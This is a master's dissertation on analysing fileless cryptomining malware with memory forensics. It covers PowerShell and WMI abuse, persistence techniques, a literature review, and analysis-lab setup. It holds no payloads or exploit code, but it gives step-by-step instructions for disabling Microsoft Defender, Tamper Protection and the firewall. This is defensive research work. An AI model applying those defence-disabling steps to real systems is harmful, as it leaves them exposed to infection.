“CryptoMiner : A Fileless Malware Analysis & Memory Forensics”

A Report submitted

in partial fulfilment for the Degree of

MASTER OF SCIENCE

IN

CYBER SECURITY

Submitted By

VADHAIYA JAYBHAI BHAVESHKUMAR

(012200300002052)

Under the Supervision of

Dr. Parag Rughani

(Associate Professor)

Submitted to

SCHOOL OF CYBER SECURITY & DIGITAL FORENSICS,

NATIONAL FORENSIC SCIENCES UNIVERSITY

GANDHINAGAR – 382009, GUJARAT, INDIA.

JULY, 2023

DECLARATION

I "**VADHAIYA JAYBHAI BHAVESHKUMAR"** having Enrollment Number **"012200300002052"** hereby declare that,

a. The work contained in the dissertation report entitled **"CryptoMiner : A Fileless Malware Analysis & Memory Forensics"** is being submitted in partial fulfilment for the award of the degree of **"M. Sc. Cyber Security"** to **School of Cyber Security & Digital Forensics** is an authentic record of my own work done under the supervision of **"Dr. Parag Rughani"**.

b. The work has not been submitted to any other Institute/ School / University for any degree or diploma.

c. I have conformed to the norms and guidelines given in the Ethical Code of Conduct of the School.

d. Whenever I have used materials (data, theoretical analysis, and text) from other sources, I have given due credit to them by citing them in the text of the dissertation and giving their details in the references.

e. Whenever I have quoted written materials from other sources and due credit is given to the sources by citing them.

f. From the plagiarism test, it is found that the similarity index of whole dissertation within 25% and single paper is less than 10 % as per the university guidelines.

Date: 30/06/2023
Place: NFSU, Gandhinagar

Signature of Student

National Forensic Sciences University
Knowledge | Wisdom | Fulfilment
An Institution of National Importance
(Ministry of Home Affairs, Government of India)

CERTIFICATE

This is to certify that the work contained in the dissertation entitled **"CryptoMiner: A Fileless Malware Analysis & Memory Forensics"**, submitted by **Vadhaiya Jaybhai Bhaveshkumar (Enroll. No.: 012200300002052)** in partial fulfilment of the requirement for the award of the degree of **M. Sc. Cyber Security** to the **National Forensic Sciences University**, **Gandhinagar, Gujarat** is a record of bonafide work carried out by him/her under my direct supervision and guidance.

Date: 30/06/2023
Place: NFSU, Gandhinagar

Signature & Date

Supervisor(s)

ACKNOWLEDGEMENTS

In the accomplishment of this project successfully, many people have best owned upon me their blessings and the heart pledged support, this time I utilizing to thank all the people who have been concerned with this project.

It is a matter of pleasure of acknowledgement by indebtedness to my internal guide Dr. Parag Rughani for his great and needy half in the completion this project. His advice, candid assessment, and eye for details have been immensely helpful in keeping us on track towards completing this project on time.

I would like to thank my classmate, supervisor, head of the department, faculty members and lab mates, without their support this project would have been tougher.

Lastly, I would like to thank my parents for whole support and encouragement they showed on me during the project work.

With Sincere Regards,

Vadhaiya Jaybhai B.

M. Sc. Cyber Security

ABSTRACT

CryptoMiners are type of malwares that infects computer systems and leverage their computing power to mine crypto currencies for financial gain. These kinds of malwares make computer very slow. CryptoMiners ware in market from years but the first fileless crypto miner was shown in 2017. These kinds of malwares are very difficult to detect and analyse, also very stealthier for avoiding detection.

In this project I have tried to analyse such fileless crypto miners to showcase some of its functionality, how it operates and what kind of artifacts can be found in infected machine. I have tried four different variants of fileless malware that includes, LemonDuck malicious excel macro enabled malware, LemonDuck PowerShell based malware, CoinHive web-based malware and XMRig google chrome signed malware. I used static analysis, dynamic analysis and memory forensics techniques to accomplish my work.

Keywords: *Malware Analysis, CryptoMiner, LemonDuck, XMRig, CoinHive, Reverse Engineering, Fileless Malware*

LIST OF ABBREVIATIONS

Abbreviation	Description
WMI	Windows Management Instrumentation
CPU	Central Processing Unit
GPU	Graphic Processing Unit
RAM	Random Access Memory
FTK	Forensics Toolkit
SSD	Solid State Drive
USB	Universal Serial Bus
DDoS	Distributed Denial of Service Attack
RDP	Remote Desktop Protocol
C2	Command-and-Control-Server
MSSQL	Microsoft Structured Query Language
SSH	Secure Shell
IPC	Inter Process Communication
IEX	Invoke-Expression
PE32	Portable Executable 32
PE64	Portable Executable 64
DLLs	Dynamic Linked Libraries

LIST OF FIGURES

TABLE OF CONTENTS

1. Introduction

1.1 Introduction and Problem Summary:

In today's digital world, cyber threats have become super advanced and hard to spot. One type of attack that's especially sneaky is called fileless malware. It's this tricky kind of malware that operates in a computer's memory without leaving any traces on the hard drive. This makes it a huge challenge for cybersecurity experts because normal detection methods might not work against these crafty threats. When it comes to crypto mining, fileless malware has become a powerful tool for cybercriminals to secretly use other people's computers to mine cryptocurrencies illegally. To fight back against this growing problem, it's important to deeply study fileless malware and develop strong techniques for memory forensics.

Fileless malware is causing a lot of trouble, especially in the world of crypto mining. It's a big problem for individuals and organizations alike because it can slip past regular security measures and hide in a computer's memory. That means traditional antivirus software might not even notice it. The scary thing is that fileless crypto miners can keep working undetected for a long time, using up resources, slowing down systems, and potentially causing financial losses.

To make matters worse, fileless malware is hard to investigate. Traditional forensic methods that rely on analysing files and system artifacts don't work well with fileless threats. So, we need to come up with better ways to analyse fileless crypto mining attacks. That's where memory forensics comes in. By looking at the runtime state of a compromised system and examining things like process data, network connections, and injected code in the computer's memory, investigators can piece together what happened during an attack, understand how the attacker did it, and find signs of fileless crypto miners.

That's why it's so important to fill the knowledge gap and learn more about analysing fileless malware and memory forensics. If cybersecurity professionals can get a deeper understanding of how fileless crypto miners work and develop effective methods for memory forensics, they'll be able to better detect, analyse, and stop fileless threats. That way, they can protect systems and prevent valuable computing resources from being used for illegal cryptocurrency mining.

1.2 Aim and Objectives of The Project:

1.2.1 Aim

- To analyse and understand behaviour of fileless Crypto-Miner, how it operates, and how it can be detected and prevented, in order to protect organizations and individuals from the negative effects of this type of cyber-attack.

1.2.2 Objectives

- To identify the behaviour of crypto miners and determine its impact on the system.
- To develop some strategies to mitigate its impact by implementing security measures to prevent its installation or detecting and removing it from infected systems.
- To get insights of the Crypto-Miner into broader threat landscape and help to inform future security measures and protocols.

1.3 Scop of The Project

The project includes introduction to fileless malware and crypto miners, how they works and how they stay undetected on target system using legitimate windows built in tools and APIs, environment setup to analyse such malware, 2 (two) different types of malware analysis and memory forensics and much more. By doing this project I have tried to show the impact of fileless crypto miners, the artifacts left behind by them after infection and memory forensics to get more information related to infection and artifacts.

2. Introduction to Fileless Malware & Analysis

2.1 What is Fileless Malware?

A malicious software version known as fileless malware, also known as memory-based or non-malware malware, operates covertly by not leaving any observable signs in the file system of the infected machine. The establishment of fileless malware within the computer's volatile memory areas differs from traditional malware techniques that rely on files and executables for system infiltration, creating more difficult detection and removal problems.

2.1.1 How does fileless malware works?

Fileless malware generally infiltrates a system through a variety of techniques, including malicious email attachments, corrupt downloads, and website flaws. It can be spread through exploit kits or social engineering strategies like phishing.

Once inside the system, fileless malware exploits existing legitimate software or system vulnerabilities to gain control. It takes advantage of applications with scripting capabilities, such as PowerShell, Windows Management Instrumentation (WMI), or macros in office documents, to execute malicious commands directly in memory.

Fileless malware avoids writing files to the disk and resides solely in the computer's memory. It utilizes scripting languages, system tools, or legitimate processes already running on the operating system to carry out its malicious activities. By leveraging these legitimate processes, the malware can evade detection from traditional antivirus software that primarily focuses on scanning files.

Fileless malware can perform a wide range of malicious activities, including data theft, credential harvesting, keylogging, remote access, launching distributed denial-of-service (DDoS) attacks, or installing additional malware components. Since it operates in-memory, it can execute commands, manipulate processes, and interact with the operating system while remaining undetected by traditional file-scanning techniques.

2.1.2 Introduction to PowerShell

PowerShell is a powerful scripting language and command-line shell developed by Microsoft. It was designed to automate administrative tasks and manage the configuration of Windows operating systems, as well as other Microsoft products such as Exchange Server and SharePoint.

PowerShell provides administrators and developers with a command-line interface (CLI) that allows them to control and manipulate system settings, files, and processes. It combines the features of

traditional command-line shells, such as Command Prompt (cmd.exe), with the ability to access and manage the components of the .NET Framework, making it a versatile tool for automation and scripting.

One of the key advantages of PowerShell is its object-oriented approach, where everything is treated as an object with properties and methods. This makes it easy to retrieve and manipulate data from various sources, including the Windows Registry, Active Directory, and WMI (Windows Management Instrumentation).

PowerShell scripts are written in plain text files with a ".ps1" extension. These scripts can be executed directly from the command line or scheduled to run at specific times or intervals using the Windows Task Scheduler. Additionally, PowerShell integrates with other Microsoft technologies like SQL Server, Azure, and Office 365, allowing administrators to automate complex tasks across different platforms.

Overall, PowerShell is a versatile and extensible tool for system administration, automation, and scripting on Windows-based systems. It provides a rich set of built-in commands, known as cmdlets, along with the ability to create custom functions and modules, making it a popular choice among IT professionals and developers working in the Microsoft ecosystem.

2.1.3 Introduction to WMI

Windows Management Instrumentation (WMI) is a management infrastructure integrated into the Windows operating system. Its primary purpose is to provide a standardized and consistent way to access, retrieve, and manage a wide range of system-related information and functionality on Windows machines. WMI operates using a component-based architecture that consists of several key elements. These include system services, providers, and a repository. The repository acts as a central database that stores management information and metadata about various aspects of the system.

Information in WMI is organized in a hierarchical structure called classes. Classes represent specific entities or aspects of the system, such as processes, services, disk drives, network adapters, and more. Each class has properties that describe its attributes, such as the name, status, configuration settings, and so on. Additionally, classes can have methods associated with them that allow actions to be performed on those entities. For example, you can start or stop a service, terminate a process, or change a network configuration. To retrieve data from WMI, you can use WMI Query Language (WQL), a language similar to SQL. WQL allows you to construct queries to filter and select specific information from the available classes. This querying capability enables you to gather relevant data from the system, which is particularly useful for monitoring and reporting purposes.

WMI also offers event monitoring capabilities, allowing you to register for and receive notifications about specific system events. These events could include things like process creation, service status

changes, hardware events, and more. By subscribing to these events, you can create scripts or applications that respond to real-time changes in the system, enabling proactive system management and automation. WMI supports remote management, enabling administrators to interact with and manage remote systems over a network. This feature facilitates centralized administration by providing the ability to execute WMI operations on multiple machines from a single location. It simplifies tasks such as configuration updates, software deployments, and system monitoring across a network of Windows machines.

2.1.4 Persistence Techniques

Fileless malware is a type of malicious software that doesn't rely on traditional files or executables to infect and compromise a system. Instead, it resides in the computer's memory or leverages existing legitimate processes or applications to carry out its malicious activities. The absence of files makes fileless malware more difficult to detect and eradicate compared to traditional malware.

- **Registry Hives:** Fileless malware can change specific parts of the Windows Registry, including the "Run" keys that launch programmes when the machine boots up. The malware makes sure that it is executed on each boot by adding or changing entries in these keys.
- **Scheduled Tasks:** The fileless malware can be periodically executed by malicious actors by setting up scheduled tasks within the operating system. These jobs can be programmed to execute at predetermined intervals, during system startup, or both.
- **WMI (Windows Management Instrumentation):** Fileless malware may employ WMI scripting capabilities to build event consumers and filters that, in certain circumstances, cause malicious code to run. This technique enables the malware to stay active and react to occasions or system modifications.
- **PowerShell Scripts:** Windows computers come with the robust scripting language PowerShell. Instead, then relying on conventional executable files, fileless malware frequently uses PowerShell scripts to run commands immediately in memory. Fileless malware can survive and avoid detection by integrating malicious code into PowerShell scripts or by making use of genuine PowerShell features.
- **Process Injection:** Malicious code may be injected into legitimate processes that are currently running in memory by fileless malware using techniques known as process injection. The virus may cover its operations and continue to operate even after the original fileless payload is removed by piggybacking on trusted system processes.

2.2 What is Crypto Miner?

Crypto miner malware, also known as cryptocurrency mining malware or crypto jacking malware, is a type of malicious software that infects computers or other devices without the owner's consent and uses their computing resources to mine cryptocurrencies. Unlike legitimate crypto mining operations where miners participate willingly, crypto miner malware operates without the user's knowledge or permission. It takes advantage of the victim's computational power and electricity to mine cryptocurrencies for the benefit of the attacker.

Once a device is infected with crypto miner malware, it runs in the background, utilizing the device's CPU (Central Processing Unit) or GPU (Graphics Processing Unit) power to perform the resource-intensive calculations required for cryptocurrency mining. As a result, the infected device may experience a significant slowdown in performance, increased energy consumption, and even overheating.

2.2.1 History of Crypto Miners

Fileless Crypto-Miner malware is a type of malicious software designed to mine cryptocurrency on a victim's computer without requiring a traditional file-based installation.

The first known case of file script mining malware occurred in 2017 when a group of hackers targeted Windows servers using a tool called PowerGhost. The malware exploited vulnerabilities in server administration tools and used them to install crypto mining software on infected computers.

Fileless Crypto-Miner malware has quickly become popular among cybercriminals because it is difficult for antivirus software to detect and block. Instead of relying on traditional executables, the malware runs entirely in memory and uses legitimate system processes such as PowerShell and WMI to carry out its activities. This made it difficult for security software to detect malicious behavior and stop it from running.

Since then, fileless Crypto-Miner malware has evolved and become more sophisticated. It continues to be a significant threat to businesses and individuals as cybercriminals are looking for new ways to exploit vulnerabilities and profit from cryptocurrency mining.

2.3 Types of Malware Analysis

There are mainly four types of malware analysis,

1. **Basic Static Analysis:** Examining the executable file without seeing the actual instructions is the fundamental static analysis process. Basic static analysis can determine whether a file is dangerous, provide details of its behaviour, and occasionally provide details that let you create

straightforward network signatures. Basic static analysis is simple and quick, but it's usually ineffectual against sophisticated malware and it can overlook significant actions.

2. **Basic Dynamic Analysis:** The goal of basic dynamic analysis techniques is to either eliminate the infection, create efficient signatures, or both by running the malware and analysing its behaviour on the system. To run malware securely, you must first create a workspace that enables you to examine the active Malware Analysis Primer 3 malware without endangering your network or system. Similar to basic static analysis approaches, basic dynamic analysis techniques can be utilised by the majority of people without much programming skills, but they may overlook crucial functionality and not be as effective with all malware.
3. **Advanced Static Analysis:** Advanced static analysis involves loading the executable into a disassembler and examining the programme instructions to figure out what the programme does in order to reverse-engineer the internals of the malware. Advanced static analysis can tell you exactly what the programme performs because the CPU executes the instructions. Although you'll learn about disassembly, code constructions, and Windows operating system fundamentals in this book, advanced static analysis has a more difficult learning curve than basic static analysis.
4. **Advanced Dynamic Analysis:** The internal state of a malicious programme is inspected using advanced dynamic analysis using a debugger. A further method for obtaining specific information from an executable is through the use of advanced dynamic analysis techniques. The best time to employ these strategies is when you're attempting to acquire data that is challenging to do so using the other techniques. This book will demonstrate how to thoroughly examine suspected malware using advanced dynamic analysis and advanced static analysis.

2.4 What is Memory Forensics?

Memory forensics, also known as computer or digital memory forensics, is a branch of forensic analysis that focuses on extracting and analysing information from a computer's volatile memory (RAM). Volatile memory stores data that is actively used by the computer and is lost when the system is powered off or restarted.

Memory forensics involves acquiring a snapshot of a computer's live memory state and scrutinizing it to gather evidence related to security breaches, malware infections, system intrusions, software vulnerabilities, and other malicious activities. It provides valuable insights into the behaviour of a compromised system, even if important artifacts have been erased or modified on the hard disk.

The process of memory forensics typically includes:

1. **Memory Acquisition:** Capturing an image of the computer's physical memory or extracting the contents of specific memory regions using specialized tools.

2. **Memory Analysis:** Examining the acquired memory image to identify and extract relevant information such as running processes, network connections, open files, registry entries, encryption keys, and passwords. This process involves searching for patterns, anomalies, and artifacts that may indicate malicious activity.
3. **Reconstruction and Interpretation:** Reconstructing the timeline of events and interpreting the findings to understand how the system was compromised, what actions were performed, and which files or data were accessed or altered.

2.4.1 FTK Imager

FTK Imager is a computer forensic tool developed by AccessData. It is widely used in the field of digital forensics to create forensic images of computer systems and analyse digital evidence. FTK stands for "Forensic Toolkit," and it is a comprehensive software suite designed for collecting, processing, analysing, and reporting on digital evidence.

FTK Imager specifically focuses on creating forensic images, also known as disk images or bit-by-bit copies, of storage media such as hard drives, solid-state drives (SSDs), USB drives, computer memory or RAM and memory cards. These images are exact replicas of the original media, capturing not only the visible files but also the hidden data, deleted files, and unallocated space.

2.4.2 Volatility Framework

The Volatility Framework is an open-source collection of tools and libraries used for memory forensics. It is widely utilized in the field of digital forensics to analyse and extract valuable information from the volatile memory (RAM) of a computer system. The framework allows investigators to investigate and understand the state of a system at the time of an incident or compromise.

Memory forensics plays a crucial role in digital investigations as it provides access to live data, including running processes, network connections, open files, registry keys, and other artifacts that may not be available through traditional disk-based forensics. The Volatility Framework simplifies the process of analysing this volatile memory by providing a set of utilities and plugins designed to extract and interpret relevant information.

The Volatility Framework has become an essential tool in memory forensics due to its extensive capabilities, community support, and continuous development. It is regularly updated to be compatible with new operating system versions and incorporates new analysis techniques to address emerging threats and challenges in digital investigations.

2.5 Literature Review

2.5.1 The Dangerous Combo: Fileless Malware and Crypto jacking

Journal: *Institute of Electrical and Electronics Engineers,* ***Author:*** *Said Varlioglu, Nelly Elsayed, Zag ElSayed, Murat Ozer.* ***Published:*** *May 2, 2022*

- Fileless malware is ten times more successful than the other file-based attack traditional attacks. They are also called leaving of the land attacks. It resides in the main memory of the device and leaves no traces on the disk or filesystem which makes it anti reversing and anti-forensics.

- Whereas Crypto jacking is the unauthorized use of computing device to mine crypto currency. When this both featured malwares combined into one creates a dangerous combination of fileless techniques and crypto jacking and makes it very hard to detect the malicious activities on the targeted systems.
- Crypto jacking attacks can be classified into three major categories as In-browser crypto jacking, in-host crypto jacking and in-memory crypto jacking.
- This research paper defines a threat hunting oriented DFIR approach for fileless malware crypto jacking attacks. Which combines threat hunting, threat intelligence and Digital forensics techniques into one model to identify and stop the fileless crypto jacking attacks.

2.5.2 JSLess: A Tale of a Fileless Javascript Memory-Resident Malware

Journal: *Information Security Practice and Experience,* ***Author:*** *Sherif Saad, Farhan Mahmood, William Briguglio, H. Elmiligi.* ***Published:*** *Nov 25, 2019*

- Memory resident malware and Fileless malware are two different type of malware. Fileless malware distinguishing properties which makes it different from memory resident malware.
- The HTML5 introduced variety of rich powerful APIs and features which can be used by JavaScript, which makes the development of web apps with high performance and connectivity. HTML5 allows web apps written in JS to access info about the host running the web application.
- HTML5 have introduced some high ended features such as WebSockets, WebWorkers, ServiceWorkers which are enhancing the performance and features of the web apps but also provides a way to attackers to do malicious activities.
- This are benign features provided by HTML5 and extensively used by web applications now a days, which makes detection of malicious activities with such features very difficult. Even, traditional antivirus software cannot detect it.

2.5.3 Impact of Crypto-Mining Malware on System Resource Utilization

Journal: *INTERNATIONAL JOURNAL OF COMPUTER SCIENCES AND ENGINEERING,* ***Author:*** *Berlin Kulandei, Dhenakaran S.S.* ***Published:*** *Jan 2, 2019*

- Cryptoloot is a JavaScript-based crypto miner malware that is designed to mine several cryptocurrencies, including Monero and Electroneum, by using the processing power of infected systems. It was first discovered in 2018 and is often spread through malicious advertising campaigns and compromised websites.
- Cryptoloot is primarily designed to mine cryptocurrency, but it can also perform other malicious activities, such as disabling security software and downloading additional malware.

- Cryptoloot uses several techniques to evade detection, such as encrypting its code and using anti-debugging and anti-analysis techniques. Cryptoloot has been observed in multiple campaigns targeting websites and online services, and it has infected thousands of systems worldwide.
- Researchers have identified several unique features of Cryptoloot, such as its ability to spread via infected USB drives and its use of a built-in proxy server to avoid detection. Cryptoloot can cause significant performance issues on infected systems, which can lead to system crashes and other problems.

2.5.4 Lucifer: New Crypto jacking and DDoS Hybrid Malware Exploiting High and Critical Vulnerabilities to Infect Windows Devices

Blog: *Unit 42 Research Blog,* ***Author:*** *Ken Hsu, Durgesh Sangvikar, Zhibin Zhang and Chris Navarrete.* ***Published:*** *June 24, 2020*

- Lucifer is a sophisticated crypto jacking malware that was first discovered in June 2020. It is primarily designed to mine the Monero cryptocurrency by using the processing power of infected systems. However, it is also capable of performing other malicious activities, such as stealing sensitive information and launching DDoS attacks.
- Lucifer is primarily distributed through brute-force attacks against vulnerable Windows systems, particularly those running the Remote Desktop Protocol (RDP).
- Lucifer has several advanced capabilities, such as the ability to spread laterally through a network and the ability to kill competing malware and security software.
- Lucifer uses several techniques to evade detection, such as encrypting its payloads and using anti-analysis techniques.
- Researchers have identified several unique features of Lucifer, such as its use of steganography to hide its communication with its command-and-control (C2) servers.

2.5.5 PowerGhost Spreads Beyond Windows Devices, Haunts Linux Machines

Blog: *TrendMicro,* ***Author:*** *Augusto II Remillano and Carl Pascual.* ***Published:*** *February 24, 2020*

- Trend Micro researchers encountered a PowerGhost variant that infects Linux machines via EternalBlue, MSSQL, and Secure Shell (SSH) brute force attacks. PowerGhost is a fileless cryptocurrency-mining malware that attacks corporate servers and workstations, capable of embedding and spreading itself undetected across endpoints and servers.
- It has two payloads that it can deploy, depending on the operating system running on its target system.

- The new variant kills or removes anti-malware products on Linux systems, maintains persistence by setting up a scheduled task via software utility Cron, and drops other components (likely a Distributed Denial of Service (DDoS) malware).
- It can also exploit the Dirty COW vulnerability (CVE-2016-5195) to gain root access and propagate to other devices that trusts the compromised machine via SSH. To hide its presence, it installs a bash-based rootkit named boot-kit.

3. Environment Setup, Tools & Technology Required

3.1 FlareVM Installation

I have used Windows 7 SP1 for Environment Setup according to my laptop device specification and processing power.



Figure 1

Windows 7 does not have tamper protection by default. If you are using widows 10 then go to Windows **Security > Virus & Threat Protection > Manage Setting > Tamper Protection** and Click on Off

Now, Disable Microsoft Defender Windows 7, go to **Control Panel > System and Security > Windows Firewall > Click on Turn Off**



Figure 2

If you are using Windows 10, You need to disable Microsoft Defender permanently, to do so follow below steps.

To permanently disable real-time protection:

1. Open Local Group Policy Editor (type gpedit.msc in the search box)
2. **Computer Configuration > Administrative Templates > Windows Components > Microsoft Defender Antivirus > Real-time Protection**
3. Enable Turn off real-time protection
4. Restart the computer

To permanently disable Microsoft Defender:

1. Open Local Group Policy Editor (type gpedit.msc in the search box)
2. **Computer Configuration > Administrative Templates > Windows Components > Microsoft Defender Antivirus**
3. Enable Turn off Microsoft Defender Antivirus
4. Restart the computer

Now, Disable PowerShell script execution policy using PowerShell and download FlareVM Script Github. After disabling the execution policy, run the install.ps1 script to install FlareVM.



Figure 3



Figure 4

3.2 Additional Tools Installation

Some additional tools also need to be installed along with the flarevm to complete our installation setup. The process of installing these tools is very basic and anyone can install it, so I am not showing the installation process here. Here is the list of additional tools to be installed,

1. Microsoft Office
2. Volatility3
3. FTK Imager

3.3 Network Simulation Setup

Now, change your virtual machine network setting to Host Only, this will prevent malware sample to spread over network to another devices on the same network and disables internet connection.

